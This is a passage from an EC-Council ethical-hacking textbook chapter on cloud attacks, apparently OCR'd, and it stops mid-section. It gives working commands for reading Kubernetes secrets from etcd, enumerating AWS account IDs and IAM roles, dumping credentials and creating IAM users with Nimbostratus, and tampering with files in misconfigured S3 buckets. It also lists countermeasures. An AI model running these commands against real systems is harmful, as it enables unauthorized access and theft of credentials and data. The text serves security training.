


Figure 19.46: Screenshot of S3Scanner

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Enumerating Kubernetes etcd

Kubernetes is a distributed computing platform; therefore, it requires a distributed database, such as etcd. Etcd is a distributed and consistent key-value storage, where Kubernetes cluster data, service discovery details, API objects, etc. are stored. The API server communicates with etcd to retrieve and store information based on the requests from other Kubernetes components. Gaining access to etcd is the same as obtaining root-level access to the system. In Kubernetes, only the API server is allowed to access the etcd store. Attackers enumerate etcd processes, configuration files, open ports (identifying port number 2379), etc. to identify endpoints connected to the Kubernetes environment.

For example, attackers can use the following command to enumerate the location of the etcd server and PKI information:

```
# ps -ef | grep apiserver
```

Attackers also enumerate metadata services provided by the cloud service to identify the location of an etcd server and retrieve critical information, such as certificates and key files. After gathering information about the etcd server and PKI, attackers can further browse the registries to retrieve cluster data.

For example, attackers can run the following command to enumerate secrets stored in the Kubernetes cluster:

```
# ETCDCTL_API=3 ./etcdctl --cacert=/etc/kubernetes/pki/etcd/ca.crt --
cert=/etc/kubernetes/pki/apiserver-etcd-client.crt --
key=/etc/kubernetes/pki/apiserver-etcd-client.key --
endpoints=https://127.0.0.1:2379 get /registry/ --prefix | grep -a
'/registry/secrets/'
```



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Furthermore, attackers can use the following command to retrieve a key and convert it into YAML format:

```
# ETCDCTL_API=3 ./etcdctl --cacert=/etc/kubernetes/pki/etcd/ca.crt --
cert=/etc/kubernetes/pki/apiserver-etcd-client.crt --
key=/etc/kubernetes/pki/apiserver-etcd-client.key --
endpoints=https://127.0.0.1:2379 get /registry/secrets/kube-
system/weave-net-token-nmb26 |./auger decode -o yaml
```

By decoding keys, attackers can identify endpoints from the kube config file. Attackers can further use the information enumerated from etcd to perform privilege escalation attacks and gain access to node information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Enumerating AWS Account IDs


AWS accounts are identified via unique IDs, which, when exposed in the public domain, can be leveraged by attackers to target cloud services. These unique IDs are meant to be private but are often exposed to the public without the user's knowledge. Attackers can take advantage of this information leakage and use it for nefarious purposes.

Attackers enumerate AWS account IDs via the following sources:

- AWS error messages
- Code repositories, such as GitHub
- Screenshots
- Relational database service (RDS) public snapshots (RDS → Snapshots → All Public Snapshots)
- Public elastic block store (EBS) snapshots (EC2 → Snapshots → Public Snapshots)
- Public Amazon machine images (AMIs) (EC2 → AMIs → Public images)
- People posting personal IDs to seek online assistance/troubleshooting

After obtaining the account IDs, attackers can perform various activities, such as resource enumeration (discovering existing users, roles, etc.), IAM role assumption, and invocation of Lambda functions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Enumerating IAM Roles

Attackers enumerate IAM role names by analyzing the AWS error messages, which reveal information regarding the existence of a user. Generally, in AWS cloud services, users are allowed to perform numerous attempts to assume a role. For every failed attempt, AWS response messages reveal information about the existence of the role. If the AWS blocks an account after some failed attempts, implementing a brute-force technique can be difficult but not impossible. By executing the process with a fragmented set of accounts or nodes, attackers can ultimately evade IP and account filtering solutions.

Information gathered by attackers through IAM role enumeration include the following:

- Internal software/stacks
- IAM user names (used for social engineering)
- AWS services in use
- 3rd-party software in use (e.g., CloudSploit, Datadog, Okta)

After enumerating the roles, attackers can try to assume an open role and steal its credentials.

For example, if an attacker tries to assume a role that is not permitted, the AWS produces an error message, as shown in the figure.

```
An error occurred (AccessDenied) when calling the AssumeRole operation: User: arn:aws:iam::012345678901:user/MyUser is not authorized to perform:
 sts:AssumeRole on resource: arn:aws:iam::111111111111:role/aws-service-role/rds.amazonaws.com/AWSServiceRoleForRDS
```

Figure 19.47: Screenshot of an AWS error message when targeting an existent role

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


By analyzing the error message, attackers can confirm the existence of the role but cannot assume it owing to constraints in assume role policy. When executing the same command targeting a non-existent role, the AWS will produce the following error message:

```
An error occurred (AccessDenied) when calling the AssumeRole operation: Not authorized to perform sts:AssumeRole
```

Figure 19.48: Screenshot of an AWS error message when targeting a non-existent role

By using any valid account ID and well-filtered wordlist, attackers can enumerate existing IAM roles.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Enumerating Bucket Permissions using S3Inspector

Source: *https://github.com*

Attackers use S3Inspector to enumerate AWS S3 bucket permissions. By using this tool, attackers can verify whether a bucket is public or non-public. In case of a public bucket, attackers can acquire the bucket permissions and a list of URLs to access it. Non-pubic buckets respond with access denied reports.





Figure 19.49: Screenshot of S3Inspector

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Exploiting Amazon Cloud Infrastructure using Nimbostratus

Source: *https://andresriancho.github.io*

Nimbostratus is a tool used for fingerprinting and exploiting Amazon cloud infrastructures.

It allows attackers to

- Enumerate access to AWS services for the current IAM role.
- Use a poorly configured IAM role to create new AWS user.
- Extract current AWS credentials from metadata, .boto.cfg files, environment variables, etc.
- Clone DBs to access information stored in snapshot, etc.

Attackers use the following Nimbostratus commands to fingerprint and exploit Amazon cloud infrastructure:

- **Dump credentials**: Extracts the credentials available with this host and prints them out to the console.

  ```
  $ nimbostratus dump-credentials
  ```

- **Dump permissions**: Dumps all the permissions for the provided credentials.

  ```
  $ nimbostratus dump-permissions --access-key=... --secret-key=...
  ```

- **Dump instance metadata**: Retrieves important information metadata of EC2 instances.

  Extract metadata for the instance the command is run.

  ```
  $ nimbostratus dump-ec2-metadata
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Extract metadata from a remote instance using an exploit defined in core.utils.mangle.mangle.

```
$ nimbostratus -v dump-ec2-metadata --mangle-function=core.utils.mangle.mangle
```

- **Create DB snapshot**: In some cases, attackers have Amazon credentials, which allows them to access the RDS API, but cannot access the database itself (MySQL user). The create-DB-snapshot tool allows attackers to access the information stored in a database by creating a snapshot and restoring it.

  ```
  $ nimbostratus snapshot-rds --access-key=... --secret-key=... --password foolmeonce --rds-name nimbostratus --region ap-southeast-1
  ```

- **Create new user**: Create a new IAM user using existing credentials.

  ```
  $ nimbostratus create-iam-user --access-key=... --secret-key=...
  ```





Figure 19.50: Screenshot of Nimbostratus

Countermeasures:

- Always use IAM instead of allowing direct root access.
- Assign the least possible privileges for each cloud instance profiles and users.
- Create user-groups and allot fine-grained permissions for each group.
- Ensure to use cloud instance profiles.
- Periodically audit the permissions assigned to each user or user group.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Exploiting Misconfigured AWS S3 Buckets

Follow the steps discussed below to exploit misconfigured AWS S3 buckets.

- **Step 1: Identify S3 buckets**

  Attackers use tools, such as S3Scanner, lazys3, Bucket Finder, and s3-buckets-bruteforcer, to find the target AWS S3 buckets. Using these tools, attackers can gather the URLs of the identified buckets.

  For example, the URL of the identified S3 bucket is:

  `http://[bucket_name].s3.amazonaws.com/`

- **Step 2: Setup AWS command-line interface**

  Install `aws-cli` to check the AWS version and create an account.

- **Step 3: Extract access keys**
  - After creating an account, sign in, and go to `https://console.aws.amazon.com/iam/`
  - Select **Users → Add User**.
  - Fill in the necessary details and click on the "**Create User**" button.
  - Now, download the CSV file and extract your access keys.

- **Step 4: Configure aws-cli**

  Go to the terminal and run the following command to configure `aws-cli`:

  `aws configure`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 5: Identify vulnerable S3 buckets**

  Run the following command to identify exploitable S3 buckets:

  ```
  aws s3 ls s3://[bucket_name]
  ```

  ```
  aws s3 ls s3://[bucket_name] --no-sign-request
  ```

- **Step 6: Exploit S3 buckets**

  Run the following commands to manipulate the files stored in S3 buckets:


  Reading Files → `aws s3 ls s3://[bucket_name] --no-sign-request`

  Moving Files → `aws s3 mv FileName s3://[bucket_name]/test-file.txt --no-sign-request`

  Copying Files → `aws s3 cp FileName s3://[bucket_name]/test-file.svg --no-sign-request`

  Deleting Files → `aws s3 rm s3://[bucket_name]/test-file.svg --no-sign-request`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Compromising AWS IAM Credentials

The AWS IAM is used for providing identity management capabilities to AWS customers. AWS IAM helps IT administrators manage the AWS user identities and their changing levels of access to the AWS resources. Attackers can easily compromise the AWS IAM user credentials by detecting various vulnerabilities and security flaws in the cloud environment. To compromise the AWS IAM, attackers use exploitation tools such as Pacu.

Following are the various security vulnerabilities exploited by attackers to compromise AWS IAM credentials.

- **Repository Misconfigurations**

  Most organizations host their AWS keys in a shared storage on an internal network, such as the Git repository, so that developers and engineers can easily access the keys whenever necessary. However, disgruntled insiders may misuse the AWS keys. AWS keys can also be compromised if the developers unknowingly share their personal AWS keys to the shared repository.

Figure 19.51: AWS credentials exposed to the internet

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

For example, the environment variables file on the GitHub (see the above figure) that was unknowingly made public reveals the AWS API keys over the Internet. Users can see the commit message while uploading this file as "updated .gitignore". AWS scans the GitHub commit messages searching for the AWS API keys and notifies the user when it is published in repositories, allowing the user to act appropriately. Nevertheless, attackers may employ the same technique for gaining access to cloud resources.

- **Social Engineering**

